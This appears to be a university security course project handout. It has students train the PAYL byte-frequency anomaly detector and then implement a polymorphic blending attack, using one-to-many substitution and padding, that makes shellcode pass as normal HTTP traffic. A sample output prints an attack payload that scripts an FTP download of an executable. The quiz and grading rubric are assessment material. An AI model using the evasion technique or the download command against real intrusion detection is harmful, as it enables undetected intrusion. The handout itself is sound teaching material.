Project 5 : Machine Learning for Security
Spring, 2021

Contents:

Goals of the Project

- The goal of this project is to introduce students to machine learning techniques and methodologies that help to differentiate between malicious and legitimate network traffic.
- In summary, students are introduced to:
  - how to build a machine-learning model based on normal network traffic.
  - how to conduct a blending attack producing artificial network traffic that resembles the normal one, and bypasses the learned model.

Suggestion

We recommend you to use the Linux VM provided. However, in the past, students faced no difficulty in setting up the project and working on either Windows or Macintosh OS.

Readings and Resources

This project relies on the following readings:

- "Anomalous Payload-based Worm Detection and Signature Generation", Ke Wang and Salvatore J.Stolfo, RAID2004
- "Polymorphic Blending Attacks", Prahlad Fogla, Monirul Sharif, Roberto Perdisci, Oleg Kolesnikov, Wenke Lee, Usenix Security 2006
- "Sensitivity and specificity"

-

Section 1: Project Quiz (5 points)

We have created a small quiz to help you understand the topics covered in this project. **Please read the papers (under Readings and Resources) before attempting the quiz and the subsequent tasks**.

1. In 1-gram PAYL, the byte frequency is calculated by counting the number of occurrences of a particular byte and dividing it by the length of the payload.
   a. True
   b. False

2. The threshold for Mahalanobis distance is used to determine if the current payload is normal or malicious. Specifically, if the Mahalanobis distance of the current payload is LESS than the threshold, the current payload is malicious and an alert is raised by PAYL.
   a. True
   b. False

3. Since polymorphic blending attacks try to evade network anomaly based intrusion detection system (IDS) by making the attacks look like normal traffic, they can be viewed as a subclass of mimicry attacks.
   a. True
   b. False

4. In polymorphic blending attacks, the attacker uses an artificial profile which can be defined as:
   a. The attack payload's profile which can bypass the IDS
   b. The profile of the payload generated by the polymorphic decryptor
   c. The profile estimated by observing normal traffic
   d. None of the above

5. Polymorphic blending attacks use the following basic steps: (1) Blend the attack body within an instance of normal traffic payload and create an artificial payload using polymorphic encryption, (2) Let the IDS analyse this artificial payload and monitor the response received from IDS (3) Based on the response received repeat step 1 with another instance of normal traffic payload. Repeat until you find an artificial payload that can evade the IDS.
   a. True
   b. False

1.1: Deliverables

For each question, please enter your option in **answers.txt** as shown in the sample file below. You will deliver **answers.txt** for this part.

```
answers.txt                    ×
1   Project-Quiz:-
2   Answer 1: e
3   Answer 2: f
4   Answer 3: g
5   Answer 4: h
6   Answer 5: e
7
```

You can find **answers.txt** under the project directory.

Section 2: Project Setup

You can either use the provided VM to complete the project **OR** you can set up your own environment locally.

2.1: VM Setup

1. Download the VM using one of the links provided in the project description on canvas.

2. All the required packages/dependencies are already installed in the VM. The project files are under:

Desktop -> project 5

2.2: Local Setup

1. Download the project zip file from the link provided in the project description on canvas .

2. Please refer **SETUP.txt** in the PAYL directory to install the dependencies, using the same versions specified in the **SETUP.txt**.

TIP: Even if you are using the provided VM, please check **SETUP.txt** to understand how the project is set up and to get an overview on the various code components in the project. This might help in debugging any issues you might face later.

Section 3: Project Tasks (95 points)

3.1: Task A - (30 points)

3.1.1: Preliminary Reading
Please refer to the reference readings to learn about how PAYL model works, in particular,
   a) how to extract byte frequency from the data
   b) how to train the model
   c) the definitions of parameters, threshold and smoothing factor

3.1.2: Code and data provided
The **PAYL directory** provides he PAYL code and data for model training.

3.1.3: PAYL Code Workflow
Here is the workflow of the provided PAYL code:

- Operates in 2 modes:
   a) **training mode:** It reads **pcap** files provided in the '**data**' directory, and tests parameters and reports the True Positive rates.
   b) **testing mode:** It first builds a model using parameters and data specified in the directory. Then it will test a specific packet and decide whether the test packet fits the model.
- Training mode
   - Read the normal traffic data and divide it into two parts, 75% of the data for training and the rest 25% for testing (NOTE: **You will NOT change these portions in the code**).
   - Sort the payload strings by length and generate a model for each length.
   - Each model per length is based on *[mean frequency of each ascii, standard deviation of frequencies for each ascii].*

To run PAYL in training mode

```
$ python3 wrapper.py
```

Testing mode

- Read the normal traffic data from the directory, and train a model using specific parameters. Then test the specific packet (fed from the command line) using the trained model.
- Compute the mahalanobis distance between each test payload and the model (of the same length)
- Label the payload: If the mahalanobis distance is below the specified threshold, label the payload as normal traffic. Otherwise, label the packet as attack traffic.

To run PAYL in testing mode

```
$ python3 wrapper.py [FILE.pcap]
```

where **FILE.pcap** is the data you will test.

3.1.4: Tasks - Conduct experiments to select parameters

- You are provided with artificial payloads (normal network traffic) to train a PAYL model.
- After reading the reference papers, it should make sense that you cannot train the PAYL model on the entire traffic of different protocols. So first you need to **select a protocol: a) HTTP or b) DNS by changing the hard-coded option in wrapper.py.**
- The next step is to select a proper pair of parameters for the model. For the selection process, you will provide a range for both parameters (by modifying the threshold and smoothing factor in wrapper.py). Then run wrapper.py on training mode and make sure the normal traffic (artificial payloads stored in the default data folder) is fed while training.
- The code will output the statistics for the parameters in the range. As shown in the figure below, for each pair of parameters, you will observe a True Positive Rate. **You need to report a pair of parameters (mSF and mTmd) output by the code that achieves True Positive rate of 96% or more.** More than 99% true positive rate is possible and you may find multiple pairs of parameters that can achieve that.

```
 1    $ python wrapper.py
 2    Working with protocol: DNS : in training data.
 3
 4        Attack data not provided, training and testing model based on pcap files in 'data/' folder alone.
 5        To provide attack data, run the code as: python wrapper.py <attack-data-file-name>
 6    -------------------------------------------------
 7    Smoothing Factor: mSF
 8    Threshold for Mahalanobis Distance: mTMD
 9    Training the Model
10    Testing the Model
11    Total Number of testing samples: 19074
12    Percentage of True positives: mTP
13
14    Exiting now
15    -------------------------------------------|
16
```

The figure shows a sample output from the wrapper.py. You will find **mSF** and **mTMD** values which make **mTP>96%** for both HTTP and DNS protocols respectively. The parameters can be different for the two protocols.

3.1.5: Deliverables

Please report for each protocol that you used, the parameters that you found (output by **wrapper.py**) in a file named **parameters.txt.** Please report a decimal **with 2-digit accuracy** for each parameter.

NOTE: You are given a sample **parameters.txt** with dummy values in the **PAYL directory**. Please update the relevant values with your own answer. Check section 4 for more details.
NOTE: The value for "Distance" in **parameters.txt** will be obtained in the next task (section 3.2).

TIP: You can set lower and upper bound values of both parameters in **wrapper.py** as the values you found in training mode to avoid multiple iterations during testing mode.

3.2: Task B - (5 points)

Download your unique attack payload [YOUR_GTUSERNAME.pcap] from Files in Canvas. (Path: Files -> Projects -> Project Five -> student pcaps)
Replace YOUR_GTUSERNAME with your GT username.

For this part, your task is to examine the parameters you chose in Task A. Once the parameters are fixed, make sure the attack data does not fit the model, while the artificial ones (normal network traffic) fit. If such properties do not hold, you may want to redo Task A to modify the parameters to fulfill the requirements for both Task A and Task B. This procedure is essential for demonstrating the polymorphic blending attack in Task C.

Use PAYL in testing mode
- You will first test your unique attack payload for both HTTP and DNS protocols (**NOTE: DO NOT forget to change** <u>Smoothing Factor</u> **and** <u>Threshold</u> **for Mahalanobis Distance when you change the protocol**).
- Verify that your attack payload gets **rejected** for both protocols. By rejected, we mean that you will get the "**It doesn't fit the model**" message on your test screen as presented in the following figure.

```
1   ~$ python wrapper.py gcetin3.pcap
2   Working with protocol: HTTP : in training data.
3
4        Attack data provided, as command line argument 'gcetin3.pcap'
5   -------------------------------------
6   Smoothing Factor: mSF
7   Threshold for Mahalanobis Distance: mTMD
8   Training the Model
9   Testing the Model
10  Total Number of testing samples: 10344
11  Percentage of True positives: mTP
12  Attack Data:
13
14  ['echo open 0.0.0.0 8884 > o&echo gcetin3 1 1 >> o &echo get gcetin3.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &gcetin3.']
15  -------------------------------------
16  Analysing attack data, of length 127
17  Calculated distance of mDISTANCE is greater than the threshold of mTMD. It doesn't fit the model.
18  Total number of True Negatives: 100.0
19  Total number of False Positives: 0.0
20
21  -------------------------------------------|
```

- Then verify the artificial payloads (normal traffic). We provide two artificial payloads; one for HTTP (**http_artificial_profile.pcap**) and one for DNS (**dns_artificial_profile.pcap**). Both

are in the PAYL folder. Test each artificial payload against your model. That is, use testing mode as explained above by giving each artificial payload as parameter. (NOTE: DO NOT forget to change parameters according to each protocol while testing relevant payload, e.g., DNS parameters to test dns_artificial_profile.pcap.) These should be **accepted** by the model. That is, you should get an output message that says **"It fits the model"** as presented in the following figure.

```
 1   ~$ python wrapper.py dns_artificial_profile.pcap
 2   Working with protocol: DNS : in training data.
 3
 4        Attack data provided, as command line argument 'dns_artificial_profile.pcap'
 5   -------------------------------------------
 6   Smoothing Factor: mSF
 7   Threshold for Mahalanobis Distance: mTMD
 8   Training the Model
 9   Testing the Model
10   Total Number of testing samples: 19074
11   Percentage of True positives: mTP
12   Attack Data:
13
14   ['18576\\1\\0\\0\\4\\0\\0\\\\CNAME\\\x14cdn-traffic-director\xc0\x10,\\CNAME\\\ncdn-fastl
15   -------------------------------------------
16   Analysing attack data, of length 127
17   Calculated distance of mDISTANCE is lesser than the threshold of mTMD. It fits the model
18   Total number of True Negatives: 0.0
19   Total number of False Positives: 100.0
20
21   -------------------------------------------
```

3.2.1: Deliverables

Please report your calculated distance (**mDISTANCE** in above figures) in **parameters.txt** for each protocol with the values of the **attack payload (YOUR_GTUSERNAME.pcap)** after completing Task B.

NOTE: You are given a sample **parameters.txt** with dummy values under **PAYL directory**. Please update the relevant values with your own answer. Check section 4 for more details.

3.3: Task C - (60 points)

Preliminary reading. Please refer to the "Polymorphic Blending Attacks" paper. In particular, section 4.2 that describes how to evade 1-gram and the model implementation. More specifically we are focusing on the case where m <= n and the **substitution is ONE-TO-MANY.**

We assume that the attacker has a specific payload (attack payload) that she would like to blend in with the normal traffic. Also, we assume that the attacker has access to one packet (artificial profile payload) that is normal and is accepted as normal by the PAYL model.

The attacker's goal is to transform the byte frequency of the attack traffic so that it matches the byte frequency of the normal traffic, and thus bypass the PAYL model.

NOTE: Complete this task ONLY for the HTTP protocol.

Code provided: Please look at the **Polymorphic_blend directory**. All files (including attack payload) for this task should be in this directory. Hence, copy your unique attack payload also in this directory. Rename **ATTACKBODY_PATH** in **task1.py** with your unique attack payload name (**YOUR_GTUSERNAME.pcap**).

How to run the code

```
$ python3 task1.py
```

NOTE: You need to complete Task C before running task1.py.

Main function
task1.py contains all the functions that are called to transform the byte frequency of the attack traffic.

Output
- The code should generate a new payload (filename: **output**) that can successfully bypass the PAYL model that you have found above (using your selected parameters in Task A and B).
- The new payload (**output**) is shellcode.bin + encrypted attack body + XOR table + padding. **Please refer to the paper for full descriptions and definitions of shellcode, attack body, XOR table and padding.**
- The shellcode is provided.

Substitution table
We provide the skeleton for the code needed to generate a substitution table, based on the byte frequency of attack payload and artificial profile payload. For the purpose of implementation, the substitution table can be e.g. a python dictionary table. We ask that you complete the code for the substitution function. **The substitution is one-to-many.** Skeleton code prints the substitution table to the console. You will deliver your substitution table in **substitution_table.txt** file as in the following format.

```
{'t': [('Z', 0.69), ('4', 0.54), ('.', 0.11), ('2', 0.09), ('!', 0.09), ('-', 0.09), ('u
    ', 0.07), ('x', 0.07), ('9', 0.05), ('v', 0.05), (',', 0.04), ('k', 0.04), (')',
    0.009), ('(', 0.008), ('5', 0.008), ('F', 0.007), ('&', 0.0065), ('G', 0.005), ('%',
    0.001), ('6', 0.0001), ('B', 0.0001), ('I', 0.001), ('K', 0.001), ('S', 0.001), ('g',
    0.001), ('W', 0.001)], '.': [('s', 0.041)], '5': [('=', 0.0225)], '0': [('v', 0.036)
    ], '3': [('h', 0.028)], '1': [('\n', 0.009)], '9': [('"', 0.025)], ':': [("'", 0.009)
    ], '<': [('\', 0.054)], 'F': [('m', 0.029)], 'q': [('5', 0.009)], 'b': [('c', 0.04)],
    's': [('0', 0.012)], 'u': [('b', 0.0123)], 'o': [('>', 0.035)], 'x': [('d', 0.02)]]}
```

NOTE: This is just an example to show the format of the table. Please ignore the frequency values.
NOTE: The substitution table should have the frequencies as observed in the normal payload. Please do **NOT** normalize these values in **substitution_table.txt.** You can normalize the values later during substitution in **substitution.py.**

Padding

Similarly, we have provided a skeleton for the padding function and we are asking you to complete the rest.

Main tasks

Please complete the code for the **substitution.py** and **padding.py** and then run **task1.py** to generate the new payload (**output**).

3.3.1: Deliverables

- You will deliver **substitution.py**, **padding.py**, your new payload (**output**) and **substitution_table.txt** for this task.
- You're expected to **write comments** for your code. Otherwise, **you will lose 5 points.**

Test your output

Test your new payload (output) against the PAYL model and **verify that it is accepted**. FP should be 100% indicating that the payload got accepted as legit, even though it is malicious. You should run as follows and observe the following output, and get the output message that says, "**It fits the model**".

```
1   $ python wrapper.py output
2   Working with protocol: HTTP : in training data.
3
4         |     Attack data provided, as command line argument 'output'
5   -------------------------------------------
6   Smoothing Factor: mSF
7   Threshold for Mahalanobis Distance: mTMD
8   Training the Model
9   Testing the Model
10  Total Number of testing samples: 10344
11  Percentage of True positives: mTP
12  Attack Data:
13
14  ['\xebM[\x89\xd9\x83\xc1|\xba\x00\x00\x00\x00\xb8\x00\x00\x00\x00\x81\xec\x8c\x00\x00\x00\x
15  -------------------------------------
16  Analysing attack data, of length 1380
17  Calculated distance of mDISTANCE is lesser than the threshold of mTMD. It fits the model.
18  Total number of True Negatives: 0.0
19  Total number of False Positives: 100.0
20
21  -------------------------------------------|
```

TIP: Check the relevant FAQs in section 5.

IMPORTANT: Please check section 5.6 to understand how you can verify your code.

Section 4: Final deliverables and Rubric

Tasks	Deliverable Files
Project Quiz	**answers.txt**
A & B	**parameters.txt**
C	**substitution.py** **padding.py** **substitution_table.txt** **output**

Total: 6 files

Total points: 100

4.1: Project Quiz - 5 points

4.2: Task A - 30 points
Please report (for each protocol) the parameters that you found in a file named **parameters.txt**.
Please report a decimal with 2 digit accuracy for each parameter.

4.3: Task B - 5 points
Please report your calculated distance (mDISTANCE in above figures) in **parameters.txt** for each protocol with the values of the **attack payload** after completing Task B.

parameters.txt format:

```
|Protocol:HTTP|
|Threshold:1111.00|
|SmoothingFactor:0.01|
|TruePositiveRate:50.00|
|Distance:2000.00|
|Protocol:DNS|
|Threshold:2222.00|
|SmoothingFactor:0.00|
|TruePositiveRate:50.00|
|Distance:2000.00|
```

NOTE: You are given a sample **parameters.txt** with **dummy values** under PAYL directory. Please update each value with your own answer. **Those values should only come from the PAYL script's output to the console. (not from the values modified inside the script).**

Description of fields in parameters.txt

|Protocol:HTTP|
|Threshold:1111.00| // Part A
|SmoothingFactor 0.01| // Part A
|TruePositiveRate:50.00| // Part A
|Distance:20020.00| // Part B, mDISTANCE this is the mDISTANCE value that you get from your unique pcap file (python wrapper.py <yourunique.pcap>)
|Protocol:DNS|
|Threshold:2222.00| // Part A
|SmoothingFactor:0.00| // Part A
|TruePositiveRate:50.00| // Part A
|Distance:22000.00| // Part B, mDISTANCE this is the mDISTANCE value that you get from your unique pcap file (python wrapper.py <yourunique.pcap>)

NOTE: **"0.3" should be entered as "0.30". "2" should be entered as "2.00".**

4.4: Task C - 60 points
Code: 40 points.
Please submit your code files **substitution.py** (20 points) and **padding.py** (10 points), and your **substitution_table.txt** (10 points).

Output: 20 points.
Please submit your **output** of Task C generated as a new file after running task1.py.

4.5: !! Important Notes (Please check before submission) !!

- Every file name with **wrong name and/or extension** will be penalized with **5 points.**

- **Do NOT ZIP your deliverable files. You will lose 5 points for zipped files.**

- Follow the format for substitution_table.txt above (section 3.3), for wrong format you will **lose 5 points.**

- Follow the format for parameters.txt above, for the wrong format you will **lose 5 points.**

- Do not forget to update your parameters.txt If you submit sample parameters.txt with dummy values, you will get **0/35** for Task A and B. We won't accept resubmission after the due date.

- **You should complete Task A, B and C with the same set of parameters. If your output doesn't pass the model with parameters in your parameters.txt you will get 0/20 for output.**

- For Task B, in parameters.txt you will report calculated **distance** after you provide **your own attack payload. (i.e.YOUR_GTUSERNAME.pcap)**

- For Task C, You are allowed to import and use "random" or "numpy". Do **NOT** import any other libraries.

- **If you don't implement the correct algorithm for Task C, even if your output passes the model you won't get full credit. We will not accept the implementation of ONE-ONE mapping**. (Check section 5.2)

- Don't forget to **put comments** for your code. Otherwise, you will lose **5 points.**

Section 5: FAQs

5.1: Task C clarifications

- As we saw in part A+B, your unique attack payload does not fit the model. In Task C we want to make our pcap fit.
- We care about our attack payload being turned into what a normal payload would look like.
- We're simply performing substitution and padding to match the character frequency and packet size.
- We want to modify the various python functions to perform this substitution and padding for us.
- After the functions have been crafted, copy the file it generates (**output**) over to your PAYL directory and test it (**python3 wrapper.py output**). You want it to fit the model.

5.2: How to implement Substitution Table & Substitute?

First Refer to the "Polymorphic Blending Attacks" paper. In particular, section 4.2 that describes how to evade 1-gram and the model implementation. More specifically we are focusing on the case where m <= n and the substitution is **ONE-TO-MANY**.

NOTE: We will not accept the implementation of ONE-ONE mapping.

Refer to the example provided in the write-up (section 5.5).

After reading the paper and example, it should be obvious how to implement a substitution table. If you still have any specific questions you can post your questions on piazza.

Substitution

Given an attack byte, find the mapping in your Substitution Table. You will have multiple choices because of how we constructed the table. Pick one based on the ratio of the bytes frequency to the sum of all frequencies. You have to normalize the frequencies to sum up to 1.

NOTE: You are allowed to import and use "random or numpy" for this task. Do **NOT** import any other libraries.

5.3: How to implement Padding?

Find the byte with the largest byte frequency difference, say 'a', and append 'a' to the raw_payload (padding.py). Padding function is called repeatedly when

len(raw_payload) < len(artificial_payload) (as in task1.py).

So each time you only need to pad one byte when the padding function is called.

5.4: XOR and result Clarification in Task C

Both are lists of characters, where 'result' keeps the replacement chars and 'xor' keeps the XOR of replacement and corresponding attack value.

From the sample in the write-up. Assume **'t'** is replaced by **'Z'** then your result will include **'Z'** and xor table will include **XOR('t','Z')=''.**

NOTE: Be careful while XORing the chars
NOTE: You **substitution_table.txt** should have the format we mentioned in the writeup.
NOTE: You need to verify your Task C and see your original packet content. (check section 5.6)

5.5: Simple example for substitution
Please refer to the 'Polymorphic Blending Attack': Substitution part

Example
normal traffic **(x)** and attack traffic **(y):**
      x = abbcccdddd,
      y = rrsss

distinct characters in normal traffic **(n)** and attack body **(m):**
      n = 4,
      m = 2

frequency of characters in normal traffic **f(x)** and attack body **g(y):**
      f(x) = [('d', 0.4), ('c', 0.3), ('b', 0.2), ('a', 0.1)] ,
      g(y) = [('s', 0.6), ('r', 0.4)]

For the first **m** characters in **(x)**, create a one-to-one mapping in both sets:
Let : t^f(y_j) = f(x_i)
Then:
      S(s) = [('d', 0.4)]
      S(r) = [('c', 0.3)]
      t^f(s) = 0.4
      t^f(r) = 0.3

For the (m+1)th char, first find the attack character with max ratio of **g(y_j)/t^f(y_j):**
      g(s)/(t^f(s)) = 0.6/0.4 = 1.5
      g(r)/(t^f(r)) = 0.4/0.3 = 1.33

So, the next attack character is **'s'**. Then, your substitution table at this step is:
      S(s)= [('d', 0.4), ('b',0.2)]
      S(r)= [('c', 0.3)]

and update:

    t^f(s)=0.4+0.2=0.6

Repeat to find the next attack character and so on.

    g(s) / (t^f(s)) = 0.6/0.6 = 1
    g(r) / (t^f(r)) = 0.4/0.3 = 1.33

Now, the next attack character is **'r'**. Then, your substitution table at this step is

    S(s)= [('d', 0.4), ('b',0.2)]
    S(r)= [('c', 0.3), ('a',0.1)]

and update:

    t^f(r) = 0.3 + 0.1 = 0.4

After you finish the substitution, you are done with **t^f(y_j)'s** and you will make a substitution with the frequency weight of each character in the table.

s is substituted with:
d with a probability of 0.4/(0.4+0.2)
b with a probability of 0.2/(0.4+0.2)

r is substituted with:
c with a probability of 0.3/(0.3+0.1)
a with a probability of 0.1/(0.3+0.1)

It is up to you how you implement a weighted random assignment, but it is a trivial step.

5.6 How to verify Task C?

If you only have 64-bit compiler, you need to run following:

```
$ sudo apt-get install lib32gcc-4.9-dev
$ sudo apt-get install gcc-multilib
```

NOTE: You can also verify Task C using **lib32gcc-9-dev**.

If you're on Ubuntu Xenial, the one listed in the instructions should work: **lib32gcc-4.9-dev**
If you're on Debian Buster or Ubuntu Bionic, try: **lib32gcc-8-dev**
If you're on Ubuntu Cosmic or Disco, try: **lib32gcc-9-dev**

The 32 bit compiler is already installed in the VM.

Next, you need to generate your payload. So, somewhere near the end of **task1.py** add the following to create your **payload.bin**:

payload_file:

```
payload_file.write(bytearray("".join(adjusted_attack_body + xor_table), "utf8"))
```

Now, run task1.py to generate **payload.bin** and once it's generated, run the makefile with **make** and then run **a.out**:

```
$ make
$ ./a.out
```

If all is well, you should see your original packet contents. If not and you get a bunch of funny letters it didn't work.

NOTE: It was only tested on Linux, you might need to make a few modifications according to your system configuration.

Section 6: Academic Integrity

- All submitted code must be written by you.
- Borrowing or adapting code from other students and websites like Stack Overflow, code repositories, and other sources is strictly forbidden.
- You may not discuss specific solutions. Keep your discussions at a high level.
- Sharing code is strictly forbidden.
- Note that we will report you to the Office of Student Integrity if there is a violation.
- As a reminder, please review the Georgia Tech Honor Code and the course policies outlined in the syllabus.

Good luck and have fun!!